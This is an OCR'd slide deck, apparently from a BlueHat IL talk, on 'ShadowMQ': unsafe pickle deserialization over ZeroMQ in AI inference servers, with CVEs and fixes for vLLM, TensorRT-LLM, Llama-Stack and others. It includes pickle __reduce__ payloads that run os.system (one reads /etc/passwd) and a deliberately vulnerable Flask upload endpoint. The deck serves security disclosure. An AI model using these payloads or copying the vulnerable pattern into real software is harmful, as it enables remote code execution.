
BlueHat IL

ShadowMQ

Exploiting Message Queue Flaws in AI Inference Servers For Widespread RCE



OLIGO

Avi Lumelsky

AI Security Researcher @ CTO Office

BlueHat IL

Gal Elbaz

Co-Founder & CTO

OLIGO


Uri Katz

Security Researcher

OLIGO

BlueHat IL

What is ShadowMQ



- **AI Inference Servers Design Flaw**
- **2024-2026**
- **6+ Open-Source projects**
  - 5 CVEs (and counting)
  - Same vulnerability
- **0-click** RCE from the LAN / Public Internet

BlueHat IL

Agenda

01 AI security Space Overview

02 Patient zero (Meta Llama)

03 ShadowMQ Pattern

04 Code Heist

05 Endless Copy-Paste

06 Demo

Agenda

01 AI security Space Overview

02 Patient zero (Meta Llama)

03 ShadowMQ Pattern

04 Code Heist

05 Endless Copy-Paste

06 Demo

What is Security for AI?


Prompt Injection?

OWASP

LLM01

Prompt Injection

Everything Else



BlueHat IL

AI Security Pillars

AI model

can produce result which lead to malicious behavior or code execution.

AI infrastructure

Open Source that includes a shadow vulnerability

What Are Inference Servers?

SGL

TensorRT

NVIDIA

Meta

MAX


Microsoft

vLLM

What Are Inference Servers?

NVIDIA Triton Inference Server Architecture

Open-Source Software for Scalable, Simplified Inference Serving



BlueHat IL

Agenda

01 AI security Space Overview

02 **Patient zero (Meta Llama)**

03 ShadowMQ Pattern

04 Code Heist

05 Endless Copy-Paste


06 Demo

Meta Llama-Stack

CVE-2024-50050

BlueHat IL

Star History



ZeroMQ (ZMQ) Open Source


```python
def run_inference(self, request) -> Generator:
    assert not self.running, "inference already running"

    self.running = True
    self.request_socket.send_pyobj(request)
    try:
        while True:
            obj = self.request_socket.recv_pyobj()
            if obj == _END_SENTINEL:
                break
```

ZeroMQ (ZMQ) – recv_pyobj()


```
while True:
    obj = self.request_socket.recv_pyobj()
```

recv_pyobj() uses pickle

```
recv_pyobj(flags: int = 0) → Any
```

Receive a Python object as a message using pickle to serialize.

Parameters:

flags (*int*) – Any valid flags for `Socket.recv()`.

Returns:

obj – The Python object that arrives as a message.

Return type:

Python object

Raises:

ZMQError – for any of the reasons `recv()` might fail

Pickle can run ANY python code

Pickle

```
class RCE:
 def __reduce__(self):
     import os
     cmd = 'touch /tmp/pickle_rce_created_this_file.txt && echo RCE'
     return os.system, (cmd,)
```

PyZMQ Changes

…Shouldn't be used except for trusted sources, just like pickle itself. The choice to run this on an open socket isn't a choice pyzmq makes, but sounds like meta-llama made an unsafe choice!…

```
970     def recv_pyobj(self, flags: int = 0) -> Any:
971         """
972         Receive a Python object as a message using UNSAFE pickle to serialize.
973
974         .. warning::
975
976             Never deserialize an untrusted message with pickle,
977             which can involve arbitrary code execution.
978             Make sure to authenticate the sources of messages
979             before unpickling them, e.g. with transport-level security
980             (such as CURVE or IPC permissions)
981             or authenticating messages themselves before deserializing.
```

BlueHat IL

Agenda

01 AI security Space Overview

02 Patient zero (Meta Llama)

03 ShadowMQ Pattern

04 Code Heist

05 Endless Copy-Paste

06 Demo

Shadow Vulnerabilities?

In a nutshell: It's a pattern

Vulnerabilities that do not have a CVE assigned

- Or the CVE was disputed

Usually known to the maintainer

- It is the developers responsibility to use it right
- Intended behavior, vulnerable by design

BlueHat IL

Example

Pickle

`pickle` — Python object serialization

Source code: Lib/pickle.py

The `pickle` module implements binary protocols for serializing and de-serializing a Python object structure. *"Pickling"* is the process whereby a Python object hierarchy is converted into a byte stream, and *"unpickling"* is the inverse operation, whereby a byte stream (from a binary file or bytes-like object) is converted back into an object hierarchy. Pickling (and unpickling) is alternatively known as "serialization", "marshalling," [1] or "flattening"; however, to avoid confusion, the terms used here are "pickling" and "unpickling".

Warning: The `pickle` module **is not secure**. Only unpickle data you trust.

It is possible to construct malicious pickle data which will **execute arbitrary code during unpickling**. Never unpickle data that could have come from an untrusted source, or that could have been tampered with.

Consider signing data with `hmac` if you need to ensure that it has not been tampered with.

Safer serialization formats such as `json` may be more appropriate if you are processing untrusted data. See Comparison with json.

Do you read the docs? (I don't)

Danger

For security purpose, do not expose Ray Dashboard publicly without proper authentication in place.

It is possible to construct malicious pickle data which will **execute arbitrary code during unpickling**
unpickle data that could have come from an untrusted source, or that could have been tampered with

Consider signing data with `hmac` if you need to ensure that it has not been tampered

Safer serialization formats such as `json` may be more appropriate if you are processi
Com

Warning: `Lambda` layers have (de)serialization limitations!

Caution: TensorFlow models are code and it is impo
details.

numpy.load

`numpy.load(file, mmap_mode=None, allow_pickle=False, fix_imports=True, encoding='ASCII', *, max_header_size=10000)` [source]

Load arrays or pickled objects from `.npy`, `.npz` or pickled files.

Warning

Loading files that contain object arrays uses the `pickle` module, which is not secure against erroneous or maliciously constructed data. Consider passing `allow_pickle=False` to load
trusted sources.

classmethod `load_local`(*folder_path: str, embeddings: Embeddings, index_name: str = 'index', *, allow_dangerous_deserialization: bool = False, **kwargs: Any*) → FAISS [source]

Load FAISS index, docstore, and index_to_docstore_id from disk.

Parameters
- **folder_path** (*str*) – folder path to load index, docstore, and index_to_docstore_id from.
- **embeddings** (*Embeddings*) – Embeddings to use when generating queries
- **index_name** (*str*) – for saving with a specific index file name
- **allow_dangerous_deserialization** (*bool*) – whether to allow deserialization of the data which involves loading a pickle file. Pickle files can be modified by malicious actors to deliver a malicious payload that results in execution of arbitrary code on your machine.
- **asynchronous** – whether to use async version or not
- **kwargs** (*Any*) –

Return type *FAISS*

WARNING

`torch.load()` uses `pickle` module implicitly, which is known to be insecure. It is possible to construct malicious pickle data which will execute arbitrary code during unpickling. Never load data that could have come from an untrusted source, or that could have been tampered with. **Only load data you trust**.

pandas.read_pickle

`pandas.read_pickle(filepath_or_buffer, storage_options=None)` [source]

Load pickled pandas object (or any object) from file.

Warning

Loading pickled data received from untrusted sources can be unsafe. See h

joblib.load

`lename, mmap_mode=None)`

ython object from a file persisted with joblib.dump.

e User Guide.

WARNING: joblib.load relies on the pickle module and can therefore execute arbitrary Python code. It should therefore never be used to load files from untrusted sources.

Warning: The `marshal` module is not intended to be secure against erroneous or maliciously constructed data. Never unmarshal data received from an untrusted or unauthenticated source.

BlueHat IL

Pickle Attack Example

```python
class Tricky:
    def __reduce__(self):
        return (os.system, ("cat /etc/passwd",))
```


Serialize

Send request

```python
@app.route("/upload", methods=["POST"])
def upload():
    data = request.data
    obj = pickle.loads(data)
    return f"Loaded object: {obj}"

if __name__ == "__main__":
    app.run()
```

BlueHat IL

ShadowMQ:
Remote Code Execution



Agenda

01 AI security Space Overview

02 Patient zero (Meta Llama)

03 ShadowMQ Pattern

04 Code Heist

05 Endless Copy-Paste


06 Demo

vLLM

CVE-2025-30165

BlueHat IL

vLLM



- V0 Engine use pyzmq sockets
- V0 was the default engine until version 0.6.0
- Workers connected to master node and immediately deserialized using pickle
- No authorization was implemented
- ARP poisoning, TCP injection and many more vectors could use this

BlueHat IL

vLLM

Remote Code Execution Vulnerability in vLLM Multi-Node Cluster Configuration

Edit advisory

Published High **russellb** published **GHSA-9pcc-gvx5-r5wm** on May 6, 2025 · 17 comments

Package


vllm (pip)

Affected versions	Patched versions
>=0.5.2	0.10.0

BlueHat IL

NVIDIA TensorRT-LLM

CVE-2025-23254



BlueHat IL

TensorRT

- The Python executor's Inter-Process Communication (IPC) system used pyzmq by default
- No authorization or verification implemented
- Fixed in TensorRT-LLM v0.18.2 using HMAC validation like the pickle documentation suggests
- Assigned critical severity (9.3)

BlueHat IL

TensorRT

Security Updates

The following table lists the NVIDIA products affected, versions affected, and the updated version that includes this security update

CVE IDs Addressed	Affected Products	Platform or OS	Affected Versions	Updated Version
CVE-2025-23254	NVIDIA TensorRT-LLM	Windows, Linux, macOS	All versions prior to 0.18.2	0.18.2

NOTES

Earlier software branch releases that support this product are also affected. If you are using an earlier branch release, upgrade to the latest branch release.

ACKNOWLEDGEMENTS

NVIDIA thanks Avi Lumelsky of Oligo Security for reporting issue CVE-2025-23254.

SGLang

CVE-???

BlueHat IL


BlueHat IL

SGLang

sglang / python / sglang / srt / distributed / device_communicators / **shm_broadcast.py**

jinmingyi1998 [Feature]feat(get_ip): unify get_ip_xxx (#10081)

Code Blame 511 lines (442 loc) · 20.5 KB ·

```
1  # Adapted from https://github.com/vllm-project/vllm/blob/v0.6.4.post1/vllm/distributed/device_communicators/shm_broadcast.py
2
```

main sglang / python / sglang / srt / distributed

de Blame 501 lines (432 loc) · 20.3 KB ·

```
53          elif self._is_remote_reader:
54              recv = self.remote_socket.recv()
55              obj = pickle.loads(recv)
56          else:
```

BlueHat IL

It works?
Let’s Just Copy It

Agenda

01 AI security Space Overview

02 Patient zero (Meta Llama)

03 ShadowMQ Pattern

04 Code Heist

05 Endless Copy-Paste

06 Demo

Modular Max

CVE-2025-60455

BlueHat IL

Modular Max


```
49    # Adapted from:
...   #  - vllm: https://github.com/vllm-project/vllm/blob/46c759c165a5a98
51    #  - sglang: https://github.com/sgl-project/sglang/blob/efc52f85e2d5
52    def _open_zmq_socket(
53        zmq_ctx: zmq.Context,
```

```
def register_remote_transfer_engine(
    self, transfer_engine_zmq_endpoint: str, zmq_ctx: zmq.Context
) -> None:
    """Registers and connects the transfer engine with a remote prefill agent.

    This function establishes a ZMQ socket connection with a remote prefill agent,
    exchanges transfer engine metadata between the two agents, and sets up the
    connection between them. The metadata exchange allows the agents to communicate
    and transfer data between each other.
```

```
tcp4       0      0  127.0.0.1.5555         *.*                    LISTEN
tcp46      0      0  *.50051                *.*                    LISTEN
```

BlueHat IL

Pytorch Monarch



BlueHat IL

When you finally catch the person that's been writing bad code all the time

```python
def _get_hostname_if_exists(msg: bytes) -> Optional[str]:
    """
    Get's hostname from zmq message if it exists for logging to
    """
    if not len(msg):
        return None
    try:
        cmd, _, hostname = pickle_loads(msg)
        if cmd != "_hostname" or not isinstance(hostname, str):
            return None
        return hostname
```

